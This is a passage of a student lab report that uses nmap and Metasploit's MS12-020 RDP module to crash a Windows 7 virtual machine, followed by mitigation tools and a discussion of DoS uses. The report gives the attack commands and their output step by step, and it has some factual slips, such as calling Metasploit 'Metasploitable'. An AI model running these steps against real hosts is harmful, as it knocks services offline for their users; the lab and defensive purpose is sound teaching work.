64 bytes from 10.0.2.5: icmp_seq=8 ttl=128 time=1.55 ms
64 bytes from 10.0.2.5: icmp_seq=9 ttl=128 time=0.947 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=128 time=1.25 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=128 time=1.04 ms
64 bytes from 10.0.2.5: icmp_seq=12 ttl=128 time=1.80 ms
^C
— 10.0.2.5 ping statistics —
12 packets transmitted, 12 received, 0% packet loss, time 11052ms
rtt min/avg/max/mdev = 0.662/3.866/32.934/8.772 ms
```

Figure 9: Communicating to the target device

3.1.2 Phase 2: Intelligence Gathering

Identifying Ports and Services

Step 4: Using Nmap to identify open ports and services to check the port state if they were open or not.

```
(kali㉿kali)-[~]
$ nmap -Pn -p 22,80,445 10.0.2.5


Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 11:26 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00062s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    filtered  http
445/tcp    filtered  microsoft-ds
MAC Address: 08:00:27:31:5F:6E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

Figure 10: Identifying Ports and services

The ping sweep was conducted to identify live hosts on the network. The command `nmap -sn <network_address>` was used to scan all the active hosts by sending ICMP packets to the connected device.



The screenshot shows a Kali Linux terminal window titled "kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox". The terminal displays the output of the command `nmap 10.0.2.5/24 -sn`. The output indicates that three hosts are up on the network: 10.0.2.3, 10.0.2.5, and 10.0.2.15. The scan was completed in 28.02 seconds.

```
(kali@kali)-[~]  
$ nmap 10.0.2.5/24 -sn  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 01:44 EDT  
Nmap scan report for 10.0.2.3  
Host is up (0.00083s latency).  
MAC Address: 08:00:27:0B:EE:FA (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.5  
Host is up (0.0015s latency).  
MAC Address: 08:00:27:31:5F:6E (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.15  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.02 seconds  
  
(kali@kali)-[~]  
$
```

Figure 11: Identifying live hosts on the network

3.1.3 Threat Modelling

In the initial step, the exploitable threats and the vectors through which the attack may be carried out were exposed based on the vulnerabilities detected in the target system. A lab had been prepared using Oracle VirtualBox with Windows 7 as the system that was compromised and Kali Linux as the system that was compromised by a hacker. MS12-020 (RDP MaxChannelIDs) security hole was chosen as the vulnerability of the target system in a Remote Desktop Protocol, therefore compromising older Windows machines.

The reason this vulnerability was selected is that it can be exploited through RDP packets that are specifically designed to prompt a reboot or system crash, in case of which the system is unavailable. It can be exploited by any unauthorized party, thus no authentication is required. In a real-world situation, the above may represent a hazard to the victim's security.

Main motives for choosing this particular threat are as follows:

1. The action here is to make the system not available, the same direction as a DoS attack.
2. The perpetrator does not need valid credentials, thus the number of attackers it is available to is increased.

If you manage to execute the process, not only is the system compromised, but it could also be rebooted or even crashed in line with the definition of a denial scenario.

The PTES framework, which is a standard followed by penetration testers for setting up a gap, made the lab a suitable venue for testing the vulnerability and the impact of the exploit.

3.1.4 Vulnerability Analysis

Step 5: To identify specific weaknesses, the Nmap vulnerability scan command 'nmap --script=vuln <target_IP>' was used

```
(kali@kali)-[~]
$ nmap 10.0.2.5/24 --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 01:50 EDT
Stats: 0:09:24 elapsed; 253 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.88% done; ETC: 02:00 (0:00:17 remaining)
Stats: 0:10:26 elapsed; 253 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.30% done; ETC: 02:01 (0:00:10 remaining)
Stats: 0:11:57 elapsed; 253 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 93.16% done; ETC: 02:02 (0:00:01 remaining)
Nmap scan report for 10.0.2.3
Host is up (0.0022s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:0B:EE:FA (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.5
Host is up (0.0043s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:31:5F:6E (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_ /server-status/: Potentially interesting folder


Nmap done: 256 IP addresses (3 hosts up) scanned in 753.77 seconds
(kali@kali)-[~]
```

Figure 12: Vulnerability Analysis

3.1.5 Phase 5: Exploitation

Predicting how an attacker might break into our system


Step 6: Running Metasploitable using command msfconsole



```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: You can pivot connections over sessions started with the  
ssh_login modules  
[*] Starting the Metasploit Framework console ... |
```

Figure 13: Running Metasploitable

Getting access to use Metasploitable remotely



```
kali@kali ~  
File Actions Edit View Help  
Session one died of dysentery.  
Press ENTER to size up the situation  
Date: April 25, 1948  
Weather: It's always cool in the lab  
Health: Overweight  
Caffeine: 12975 mg  
Hacked: All the things  
Press SPACE BAR to continue  
metasploit v6.4.34-dev  
+ -- 2461 exploits - 1267 auxiliary - 431 post  
+ -- 1671 payloads - 49 encoders - 11 nops  
+ -- 0 evasion  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 >
```

Figure 14: Getting access to Metasploitable

Step 7: Searching for maxchannelids

After getting access to metasploitable, then we have search command.

```
msf6 >
msf6 > search maxchannelid

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/rdp/ms12_020_maxchannelids	2012-03-16	normal	No	MS12-020 Microsoft Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example `info 0`, use `0` or use `auxiliary/dos/windows/rdp/ms12_020_maxchannelids`

```
msf6 > █
```

Figure 15: Searching the command maxchannelids

After searching selecting the id we will use the Ms12_020 maxchannelids auxiliary

```
msf6 > show options

Global Options:
=====
```

Option	Current Setting	Description
ConsoleLogging	false	Log all console input and output
LogLevel	0	Verbosity of logs (default 0, max 3)
MeterpreterPrompt	<u>meterpreter</u>	The meterpreter prompt string
MinimumRank	0	The minimum rank of exploits that will run without explicit confirmation
Prompt	msf6	The prompt string
PromptChar	>	The prompt character
PromptTimeFormat	%Y-%m-%d %H:%M:%S	Format for timestamp escapes in prompts
SessionLogging	false	Log all input and output for sessions
SessionTlvLogging	false	Log all incoming and outgoing TLV packets
TimestampOutput	false	Prefix all console output with a timestamp

```
msf6 > use 0
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Figure 16: Selecting the id

Setting up the Ip address of the targeted device

Step 8: View the ms12-020 maxchannelids auxiliary

```
msf6 > use 0
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3389             yes       The target port (TCP)

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Figure 17: Options of the MS12_020 maxchannelids

Step 9: Setting the host IP to attack.

As in the option phase we can see that the RPORT is already added there but there is no RHOST

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Figure 18: Setting the host IP to attack

Step 10: Setting the correct target's IP address

```
msf6 > use 0
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3389             yes       The target port (TCP)

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Figure 19: Result after adding correct target IP address

Exploiting the Targeted IP

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 10.0.2.5

[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - 210 bytes sent
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Checking RDP status ...
[+] 10.0.2.5:3389 - 10.0.2.5:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > |
```

Figure 20: Exploiting the target.

Result




Figure 21: Demonstration result

3.1.6 Phase 6: Post-Exploitation

Step 11: Confirm whether attack has disrupted the service/network or not

Before attack:

```
(kali㉿kali)-[~]
$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=128 time=1.82 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=128 time=0.714 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=128 time=1.02 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=128 time=1.55 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=128 time=1.10 ms
64 bytes from 10.0.2.5: icmp_seq=6 ttl=128 time=0.662 ms
64 bytes from 10.0.2.5: icmp_seq=7 ttl=128 time=32.9 ms
64 bytes from 10.0.2.5: icmp_seq=8 ttl=128 time=1.55 ms
64 bytes from 10.0.2.5: icmp_seq=9 ttl=128 time=0.947 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=128 time=1.25 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=128 time=1.04 ms
64 bytes from 10.0.2.5: icmp_seq=12 ttl=128 time=1.80 ms
^C
— 10.0.2.5 ping statistics —
12 packets transmitted, 12 received, 0% packet loss, time 11052ms
rtt min/avg/max/mdev = 0.662/3.866/32.934/8.772 ms

(kali㉿kali)-[~]
$
```

Figure 22: Before attack:

Ping were successful operating

```
(kali㉿kali)-[~]
$ nmap -Pn -p 22,80,445 10.0.2.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 11:26 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00062s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    filtered  http
445/tcp    filtered  microsoft-ds
MAC Address: 08:00:27:31:5F:6E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

Figure 23: Before attack

Ports were shown but in filtered state

After attack:

```
(kali@kali)-[~]
$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
From 10.0.2.15 icmp_seq=1 Destination Host Unreachable
From 10.0.2.15 icmp_seq=2 Destination Host Unreachable
From 10.0.2.15 icmp_seq=3 Destination Host Unreachable
From 10.0.2.15 icmp_seq=4 Destination Host Unreachable
From 10.0.2.15 icmp_seq=5 Destination Host Unreachable
From 10.0.2.15 icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.2.5 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6122ms
pipe 4

(kali@kali)-[~]
$
```

Figure 24: After attack

Ping were unsuccessful

```
(kali@kali)-[~]
$ nmap -Pn -p 22,80,445 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 11:28 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 99.99% done; ETC: 11:28 (0:00:00 remaining)
Nmap done: 1 IP address (0 hosts up) scanned in 1.47 seconds

(kali@kali)-[~]
$
```

Figure 25: After attack

Port scan was disrupted

Step 2: To observe the target system

Before attack:




Figure 26: Before attack

As we can see the CPU usage was normal before attack

After attack:




Figure 27: After attack

After the attack CPU usage was increased suddenly

3.1.7 Phase 7: Reporting

This phase summarizes all the steps used during the DoS attack. The demonstration which took place on Oracle Virtual Box workstation using Kali Linux as the attacking platform against Windows 7. The objective is to show how a DoS attack makes a service inaccessible using tools like nmap and msfconsole. By following the 7 phases of PTES framework and following above mentioned steps, the attack was completed successfully. The above DoS attack crashes the target device and makes it reboot. Due to this attack the user can lose all the unsaved activities and files.

For the prevention of such kind of attacks, it's recommended to use firewall, rate-limiters, detection tools like Snort, Wireshark and NetFlow. Overall, this report demonstrates the strong defense and testing on a regular basis which are essential for maintaining device or server available and secure.

4. Mitigation

The best practice for the mitigation of DoS attacks are:

1. Wireshark

Wireshark is a powerful network protocol analyzer that captures and inspects network packets in real time. Wireshark is able to identify suspicious activity, such as SYN flood attempts, ICMP flood, or malformed packets, which are all typical characteristics of a DoS attack by examining and filtering the stream of packets. To allow for early preventive measures, it helps security experts identify suspicious activity and traffic spikes at an early time point. It is simple to use for beginners as well as experts due to its graphical interface. (CompTia, 2025)

2. Snort

Snort is an open-source Network Intrusion Detection System that uses a rule-based language to examine the contents of packets. Snort is able to identify signatures for established attacks, both typical of SYN flood attacks, UDP flood attacks, and other types of DoS attacks. Rules are fine-tuned by security teams to look for specific behaviors, like many attempts at a connection from the same IP address. When the rules are compromised, Snort notifies administrators of the threat potential. It runs on live traffic which makes it valuable on enterprise networks. (Fortinet, 2025)

3. NetFlow

NetFlow is a network traffic analyzer designed by Cisco that gathers IP traffic statistics and helps network administrators analyze flow-based activity. It helps to identify anomalies that signal a DoS or a DDoS attack, for example, a sudden burst of network traffic or an abnormal number of packets of a specific service being targeted. Traffic flow and the origin of the malicious activity call for the use of NetFlow flow logs. It is possible for administrators to see the volume and source of network traffic when paired with sFlow(equivalent to NetFlow). (SolarWinds, 2025)

4. Fail2Ban

Fail2Ban, which scans system logs and filters out undesirable IP addresses. By stopping constant requests for a connection, it is an early detection tool for DoS attacks, although its primary purpose is the prevention of brute force attacks. An example is that Fail2Ban may be configured to modify the firewall rules automatically so that an IP address that constantly attempts to connect to a specific port or service is blocked. Automation ensures that there is

less likelihood of overloading a system with constant unauthorized requests being made. (RunCloud, 2024)

5. OSSEC (Open Source HIDS Security)

OSSEC is a comprehensive Host-based Intrusion Detection System (HIDS) able to identify DoS attempts based on log file analysis, file integrity monitoring, and unauthorized changes detection on the system. OSSEC is able to identify different types of service malfunctions, aggressive connection attempts, and log flooding, which are all signs of a DoS attack. Extension with active response scripts makes it capable of blocking the attacker in real time when a threat is identified. The local protection and flexibility of OSSEC make it a rich complement to defense-in-depth designs. (Smallbiz, 2024)

5. Evaluation

5.1 Advantages of DoS attack

1. Tests System Strength

Cybersecurity professionals assess how well a website, server, or network can withstand an unexpected surge of traffic in controlled settings by simulating DoS attacks. This aids in locating stressors and vulnerabilities prior to an actual attack.

2. Improve Future Security

Businesses frequently take their security more seriously after being the target of a genuine DoS assault. To stop future interruptions, they spend money on improved security solutions like firewalls, anti-DDoS services, and backup systems.

3. To Raise Public Awareness

DoS attacks are frequently reported in the media, particularly when they impact well-known websites or services. This encourages consumers to adopt safer online practices and increases their understanding of cybersecurity concerns.

4. Stops Harmful Services (in protest scenarios)

DoS attacks are occasionally used by activist organizations, often known as hacktivists, to take down websites they consider detrimental, such as those that propagate hate speech or encourage unethical behavior. Despite being against the law, these acts are occasionally regarded as protests.

5. Helps to Develop Better Defenses

Stronger security methods and systems have been developed as a result of the increase in DoS attacks. By providing specialized services to protect against such assaults, businesses like Cloudflare and Akamai help everyone by increasing the security of the internet.

5.2 Disadvantages of DoS attack

1. Service Unavailability

Websites, applications, or services may crash or become very slow during a denial-of-service attack. This makes it difficult for individuals to perform essential things like shop online, bank online, or get medical care.

2. Loss of Trust

Customers may lose faith in a company's capacity to safeguard its services if it experiences frequent or persistent denial-of-service assaults. Customers may choose to shop elsewhere as a result, harming the brand.

3. Financial Loss

When a DoS attack occurs, businesses may lose hundreds or even millions of dollars in sales, particularly if the attack occurs during peak hours. The costs of repairing the damage and further system upgrades are also involved.

4. Legal Consequences

In many nations, it is illegal to carry out or assist in a denial-of-service attack. Even if someone is caught pulling such an attack as a practical joke, they are at risk to be punished for a certain time period in jail, heavy fines, or both.

5. Harm to the users

DoS attacks are not necessarily limited to the target. Downtime may also affect other users or businesses that are connected to the same server, network, or cloud service, even if they were not involved in the initial target.

5.3 Application Area

1. Cyberwarfare and Geopolitical Conflict:

Nation-states or hacktivists may employ denial-of-service (DoS) assaults more often as a non-lethal digital weapon to interfere with adversary infrastructure. Potential targets include:

- a. Government websites and military networks.
- b. Public communication platforms.
- c. Critical services (e.g. electricity, water supply portals).

2. Extortion and Ransom Operations:

Cybercriminals are expected to use DoS attacks to:

- a. Using the threat of extended service interruption (also known as ransom DoS or RDoS), demand ransom payments from companies.
- b. Focus on small and medium-sized businesses that have less defenses

3. Corporate Sabotage

In competitive industries, insiders or hired attackers may launch DoS attacks to:

- a. Disrupt a rival's product launch or event.
- b. Damage a competitor's brand image and customer trust.

4. Protest and Hacktivism

DoS attacks may be used by digital activists to:

- a. Show opposition to social concerns, business practices, or governmental decisions.
- b. Disrupt websites that activist organizations deem damaging.

5. Testing and Cybersecurity Training

Professionals in cybersecurity and ethical hacking may employ simulated denial-of-service attacks such as:

- a. In penetration testing to evaluate the resilience of the system.
- b. Teams are prepared for actual attack situations in training environments.

6. Conclusion

This report has demonstrated how DoS (Denial of Service) attack disrupt the whole network by sending huge amount of traffic to the target device or server. Tools like nmap and msfconsole were used in this project to make it happen in controlled environment and to show how attackers exploits the system weakness of the target. Demonstrating and analyzing the DoS attack using 7 phases of PTES framework was the main aim of this project. This project was successfully happened by using different operating system like Kali Linux, Metasploitable 2 and Windows 7 which were installed in Oracle Virtual Box workstation which supports a smooth running of operating system.

This project aim was successfully achieved. A DoS attack was demonstrated in this project along with the post exploitation and mitigation methods. This project was conducted in a controlled lab environmental on the basis of PTES framework 7 phases. This reports taught that how to prevent our devices or servers form these kind of attack and also shows the detection process. For the prevention techniques we can use different detection tools like Snort, Faile2ban, Wireshark, Netflow which helps to detect the attack and makes our device and servers free and safe from those kind of attack.

7. References

AbdullahBell (2025) *Types of attacks Azure DDoS Protection mitigates*, Microsoft.com. Available at: <https://learn.microsoft.com/en-us/azure/ddos-protection/types-of-attacks?> (Accessed: 21 April 2025).

Akamani (2024) *What Is a Volumetric Attack? | How Volumetric DDoS Attacks Work | Akamai*, Akamai. Available at: <https://www.akamai.com/glossary/what-is-a-volumetric-attack?> (Accessed: 21 April 2025).

Burgess, T. (2023) *Understanding DDoS attacks: Volumetric vs. application*, Barracuda Blog. Available at: <https://blog.barracuda.com/2023/05/25/ddos-attacks-volumetric-vs-application?> (Accessed: 21 April 2025).

Burke (2024) *Types of DDoS Attacks and How to Prevent Them | Zayo*, Zayo.com. Available at: <https://www.zayo.com/resources/types-of-ddos-attacks-and-how-to-prevent-them/?> (Accessed: 21 April 2025).

